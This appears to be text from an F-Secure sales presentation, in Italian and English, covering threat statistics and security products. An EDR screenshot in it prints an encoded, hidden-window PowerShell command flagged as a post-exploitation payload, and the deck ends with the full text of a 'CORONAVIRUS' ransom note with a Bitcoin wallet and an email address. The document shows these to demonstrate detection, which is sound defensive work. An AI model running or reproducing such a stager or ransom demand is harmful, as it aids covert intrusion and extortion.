

CYBER SECURITY: BACK TO BASICS

Andrea Muzzi


15.04.2020



A UNIQUE MIX OF SOLUTIONS TO PROTECT OUR CUSTOMERS

F-SECURE FACTS:

- Leading research & development since 1988
- Publicly listed on NASDAQ OMX Helsinki Ltd. since 1999
- The largest single source of security services and detection & response solutions in Europe
- Operating in 100+ countries, out of 29 offices, 1700 people, listed on NASDAQ OMX Helsinki
- Collaborating with over 70 industry actors, like Interpol, and conducting more European cyber crime investigations than any other company



MITRE **ATT&CK™** **Winner** 2019 awards   

F-SECURE HAS EARNED BEST PROTECTION AWARD
FROM AV-TEST 7 TIMES IN THE AWARD'S 8-YEAR HISTORY



THREAT LANDSCAPE UPDATE

Distribuzione degli attaccanti per tipologia

ATTACANTI PER TIPOLOGIA	2014	2015	2016	2017	2018	2019	2019 su 2018	Trend
Cybercrime	526	684	751	857	1232	1383	12.3%	↑
Hacktivism	236	209	161	79	61	48	-21.3%	↓
Espionage / Sabotage	69	96	88	129	203	204	0.5%	↔
Cyber Warfare	42	23	50	62	56	35	-37.5%	↓
Espionage / Sabotage + Cyber Warfare	111	119	138	191	259	239	-7.7%	↔
TOTALE	873	1012	1050	1127	1552	1670	+7,6%	↔




© Clusit 2020

Distribuzione delle tecniche di attacco







TIPOLOGIA TECNICHE DI ATTACCO	2014	2015	2016	2017	2018	2019	2019 su 2018	Trend
Malware	127	106	229	446	585	730	24.8%	↑
Unknown	199	232	338	277	408	317	-22.3%	↓
Known Vulnerabilities / Misconfig.	195	184	136	127	177	126	-28.8%	↓
Phishing / Social Engineering	4	6	76	102	160	291	81.9%	↑
Multiple Techniques / APT	60	104	59	63	98	65	-33.7%	↓
Account Cracking	86	91	46	52	56	86	53.6%	↑
DDoS	81	101	115	38	38	23	-39.5%	↓
0-day	8	3	13	12	20	30	50.0%	↑
Phone Hacking	3	1	3	3	9	1	-88.9%	↓
SQL Injection	110	184	35	7	1	1	0.0%	-
TOTALE	873	1012	1050	1127	1552	1670		

134.88.454.12

TARGETED ATTACKS: THE TRICKLE DOWN EFFECT



OUR UNIQUE MIX OF SOLUTIONS

PREDICT		PREVENT		DETECT & RESPOND	
					
Vulnerability management	Anti-phishing behavioral management	Endpoint protection	Cloud protection	Endpoint detection & response	Managed threat hunting
Radar	Phishd Non ancora disponibile mercato italiano	Protection Service for Business, Business Suite	Cloud Protection for Salesforce	Rapid Detection & Response	Countercept

PSB CLOUD SOLUTION



**PROTECTION SERVICE
FOR BUSINESS**

Advanced multi-device security with streamlined central management

- Device & Server Security
- Patch Management
- Mobile Security



Easy installation from the **cloud**



Streamlined management
for licenses and policies

Key Selling points

No minimo d'acquisto

Anche solo 1 licenza

Unica Fatturazione



SIEM/RMM SUPPORT

Cost-effective, open integration
with any central management
tool.



NO SERVERS NEEDED

No need to invest in server
hardware, software, or
maintenance.

DATAGUARD: STOP RANSOMWARE

PROTECTION SERVICE FOR BUSINESS	Computer Protection*	PROTECTION SERVICE FOR BUSINESS PORTAL (CLOUD)	Advanced anti-malware, patch management, browsing protection, firewall and application control	Windows, Mac
	Linux Security		Linux client and server security	Linux
	Mobile Security		Anti-theft, anti-malware, browsing & banking protection, application privacy	Android
	Freedome for Business		Anti-malware, browsing, Wi-Fi and privacy protection (VPN)	Android, iOS
	Server Security		Advanced anti-malware, patch management, web traffic scanning	Windows
	Email & Server Security**		All above plus anti-malware and spam filtering for Exchange & anti-malware for SharePoint	Above plus Citrix, Exchange, and SharePoint

DataGuard

F-Secure DataGuard is an added Premium functionality that strengthens DeepGuard (see the Real-time scanning tab) by utilizing advanced behavioral rules to help recognize attempts by malware (such as ransomware) that tries to affect the system. The folders can be discovered automatically, and exceptions can be added manually. Trusted applications are allowed to access the folders. IMPORTANT: Note that you must have both DeepGuard and Real-time scanning enabled for DataGuard to function.

DataGuard advanced behavioral blocking ?

Monitored folders ?

Discover monitored user data folders automatically ?

Manually included folders ?


[Add path](#)

Paths

C:\Users\andrea\Desktop\test2

C:\Users\andrea\Desktop\test

SOFTWARE UPDATER MODULE

 Aggiornamenti software

Aggiornamenti mancanti (11)

Installazioni (0)

Cerca...

Aggiornamenti disponibili per l'installazione sul computer.

<input type="checkbox"/>	Nome	Gravità	Categoria	Software	Fornitore	ID bollettir	ID CVE
<input checked="" type="checkbox"/>	Black screen when Windows...	Critica	Patch non di sicurezza	Windows 10 Pro (x64)	Microsoft	MSNS17-09...	
<input type="checkbox"/>	Update to enable mitigation...	Critica	Patch non di sicurezza	Windows 10 Pro (x64)	Microsoft	MSNS18-04...	
<input type="checkbox"/>	Security Cumulative Update f...	Critica	Patch di sicurezza	Windows 10 Pro (x64)	Microsoft	MS19-01-W...	CVE-2019-0536
<input type="checkbox"/>	Cumulative Update for Windo...		Patch non di sicurezza	Windows 10 Pro (x64)	Microsoft	MSNS19-01...	
<input type="checkbox"/>	Security Update for Adobe FI...	Bassa	Patch di sicurezza	Windows 10 Pro (x64)	Microsoft	MS19-03-A...	
<input type="checkbox"/>	Servicing stack update for Wi...	Critica	Patch di sicurezza	Windows 10 Pro (x64)	Microsoft	MS19-10-S...	
<input type="checkbox"/>	KB4494453: Intel microcode u...		Patch non di sicurezza	Windows 10 Pro (x64)	Microsoft	MSNS20-01...	
<input type="checkbox"/>	.NET Framework 4.8.3928.0		Patch non di sicurezza	.NET Framework 4.7.2 (x64)	Microsoft	MSFT-DN18...	
<input type="checkbox"/>	VMware Tools 11.0.5	Importante	Patch di sicurezza	VMware Tools 11.0 x64	VMware	VMWT-200...	CVE-2020-3941
<input type="checkbox"/>	Microsoft Visual C++ Redisti...		Patch non di sicurezza	VC++ 2015+ x86	Microsoft	MSVC14-20...	


Ultimo controllo aggiornamenti: Tuesday, February 18, 2020 2:00 PM

[Controlla ora](#)

Installa aggiornamenti selezionati

RAPID DETECTION & RESPONSE

KEY FEATURES



ALERT: Suspicious activity detected (ID 91452-9)

F-Secure Rapid Detection & Response detected the following activity:

Category	Changing User Information
Risk level	Low risk 62
Confidence	High
Criticality	Medium
Affected hosts	1 host
Company	FS EDR IT

To view this broad-context detection, open the EDR portal.

[Open portal](#)

You are seeing this email because you have subscribed to email alerts for critical detections. This email cannot be replied to. If you have any questions, please visit [EDR support](#) or [contact us](#).

VANTAGGI PRINCIPALI



Ottieni visibilità immediata sullo stato della sicurezza e dell'ambiente IT



Proteggi il tuo business e i dati sensibili rilevando rapidamente le violazioni



Rispondi rapidamente con la guida degli esperti se sei sotto attacco

INCIDENT RESULT- GUIDANCE

System Or Tool Misuse ⓘ

● High risk (89), High confidence, High criticality

New ▾

Recommended actions

Isolate all hosts

Inform users

Elevate to F-Secure

Elevate

Company

Alpha Inc

Affected hosts (1)

Win8-Clone01

Similar detections (0)

Summary Process Tree Log

● wmpirvse.exe

Host Win8-Clone01
Command line C:\Windows\system32\wbem\wmpirvse.exe -secured -Embedding
Path %systemroot%\system32\wbem
SHA1 [58e054f1b9a6ee0663ddad6f74e2786d7584daa7c7](#)

● powershell.exe

Host Win8-Clone01
Username WIN8-CLONE01\Administrator
Command line powershell.exe -nop -w hidden -noni -e aQBmACgAWwBJAG4AdABQAHQAcgBdAdOAgBTAGkaegBIAcAALQBIAHEAIAA0ACKAewAKAGIAPQAnAHAAbwB3AGUAcgBzAGgAZQBsAGwALgBIAHgAZQAnAH0AZQBsAHMAZQB7ACQAYgA9ACQAZQBwAHYAQgB3AGkAbgBkAGkAcgArACcAXABzAHkAcwB3AG8AdwA2ADQAXABXAGkAbgBkAG8AdwBzAFAAbwB3AGUAcgBTAGgAZQBsAGwAXAB2ADEALgAwAFwAcABvAHcAZQByAHMAaABIAgwiAbAAuAGUAEABIAcCafQA7ACQAcwA9AE4AZQB3AC0ATwBIAGoAZQBIAHQIAIBTAHkAcwB0AGUAbQAuAEQAaQBhAGcAbgBvAHMAAdABpAGMAcAFAAGUAcgBvAGMAZQBzAHMAUwB0AGEAcgB0AEkAbgBmAG8AOwAKAHMALgBGAGkAbBIAE4AYQBtAGUAPQAKAGIAOWAKAHMALgBBAHIAZwB1AG0AZQBwAHQAcwA9ACcALQBwAG8AbgBpACAALQBwAG8AcAAgAC0AdwAgAGgAaQBkAGQAZQBwACAALQBIAcAAJgAoAFsAcwBIAHIAaQBwAHQAYgBsAG8AYwBrAF0AOgA6AGMAcGBlAG8AdABIAcGAKABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAAdABIAGoALgBJAE8ALgBTAHQAcgBIAgEAbQBSAGUAYQBkAGUAcgAAoAE4AZQB3AC0ATwBIAGoAZQBIAHQIAIBTAHkAcwB0AGUAbQAuAEKAATwAAuAE0AZQBtAG8AcgB5AFMAAdABYAGUAYQBtACgALABbAFMAeQBzAHQAZQBtAC4AQwBvAG4Ad
Path %systemroot%\system32\windowspowershell\v1.0
SHA1 [9f1e24917ef96bbb339f4e2a226acafdt009f47b7c](#)
Execution start Feb 17, 2020 17:08:55 UTC
Execution end Feb 17, 2020 17:08:55 UTC

● Detections

● Detection 1/3: Powershell payload High Feb 17, 2020 17:08:55 UTC

Description Ran PowerShell.exe with parameters that are typically used in post exploitation payloads.

Analysis Scripting abuse, abnormal parameters

MITRE ATT&CK ID [T1086](#)

Summary Activities Log



Il cliente vede a portale un'analisi dettagliata dell'incident:

- Data e ora dell'incident
- Nome della macchina
- Utente che ha lanciato il processo
- Processo
- Riga di comando
- Percorso del processo

F-SECURE COUNTERCEPT

Reagire in maniera tempestiva significa poter prevenire un data breach

The screenshot shows the 'Degrade Network Connection' configuration page. At the top, a progress bar indicates the steps: SELECT JOB, JOB DETAILS (current), ENDPOINT SELECTION, and SUMMARY. The page title is 'Degrade Network Connection' with a 'Change job' link. The 'Job Name' field contains 'Degrade Network Connection'. A red box highlights the 'CIDR Address' field with the value '69.63.176.0/21', the 'Unit' dropdown set to 'Megabytes per second', and the 'Rate Limit' field set to '2'. The 'Job Comment' field contains 'Support ticket 4566 - Degrade known malicious domain'. Green checkmarks are visible on the right side of the form.

- Degradare la connessione di rete

The screenshot shows the 'Block Network Connection' configuration page. At the top, a progress bar indicates the steps: SELECT JOB, JOB DETAILS (current), ENDPOINT SELECTION, and SUMMARY. The page title is 'Block Network Connection' with a 'Change job' link. The 'Job Name' field contains 'Block Network Connection'. A red box highlights the 'CIDR Address' field with the value '66.220.144.0/24'. The 'Job Comment' field contains 'Support ticket 6666 - Block known malicious domain'. Green checkmarks are visible on the right side of the form.

- Bloccare una connessione di rete

The screenshot shows the 'Isolate' configuration page. At the top, a progress bar indicates the steps: SELECT JOB, JOB DETAILS (current), ENDPOINT SELECTION, and SUMMARY. The page title is 'Isolate' with a 'Change job' link. The 'Job Name' field contains 'Isolate'. A red box highlights the 'Set Network Isolation' dropdown menu, which is set to 'On'. The 'Job Comment' field contains 'Support ticket 3569 - Prevent exfiltration of data'. On the right side, there is a circular icon with a laptop and arrows, labeled 'HOST ISOLATION*'. Green checkmarks are visible on the right side of the form.

- Isolare un host dalla rete anche in maniera automatica

RADAR VULNERABILITY MANAGEMENT

Scansione e gestione delle vulnerabilità in un'unica soluzione



SECURITY CENTER DASHBOARD

Tieni d'occhio lo stato attuale di vulnerabilità e incidenti, prepara report standard e personalizzati su rischi e conformità, e molto di più



INTERNET ASSET DISCOVERY

Crea un elenco dei possibili vettori di attacco con un assessment delle minacce web e internet



DISCOVERY SCANS

Mappa la tua superficie d'attacco con la scansione di rete e porte



VULNERABILITY SCANS

Scansiona sistemi e applicazioni web per identificare vulnerabilità conosciute




GESTIONE DELLE VULNERABILITÀ

Gestisce centralmente le vulnerabilità, le documenta e crea avvisi



CONFORMITÀ PCI DSS

Assicura la conformità con le normative attuali e future per ridurre il rischio di perdita di dati



CLOUD PROTECTION FOR SALESFORCE



ANALISI AVANZATA

Reportistica dettagliata, analisi di sicurezza avanzata, e audit trail completo assicurano una risposta efficiente alle minacce.



IMPLEMENTAZIONE IN 3 MINUTI

Processo di implementazione semplificato via AppExchange, che assicura la messa in funzione pochi minuti.



NESSUN MIDDLEWARE NECESSARIO

Grazie all'integrazione cloud-to-cloud tra Salesforce e F-Secure, non è necessario alcun middleware o costoso progetto IT di deployment.



CREATO CON SALESFORCE

La soluzione è stata creata e progettata insieme a Salesforce per assicurare integrazione trasparente.

CORONAVIRUS is there

All your file are crypted.

Your computer is temporarily blocked on several levels.

Applying strong military secret encryption algorithm.

To assist in decrypting your files, you must do the following:

1. Pay 0.008 btc to Bitcoin wallet `bc1q8r42fm7kweg68dts3w70qah79n5emt5m76rus5u`
or purchase the receipt Bitcoin;

2. Contact us by e-mail: coronavirus@protonmail.com and tell us this your
unique ID: `94C492AD07F35492DA90CAAA25986929`

and send the link to Bitcoin transaction generated or Bitcoin check number.

After all this, you get in your email the following:

1. Instructions and software to unlock your computer

2. Program - decryptor of your files.

Donations to the US presidential elections are accepted around the clock.

Desine sperare qui hic intras! [Wait to payment timeout 25 - 40 min]



F-Secure®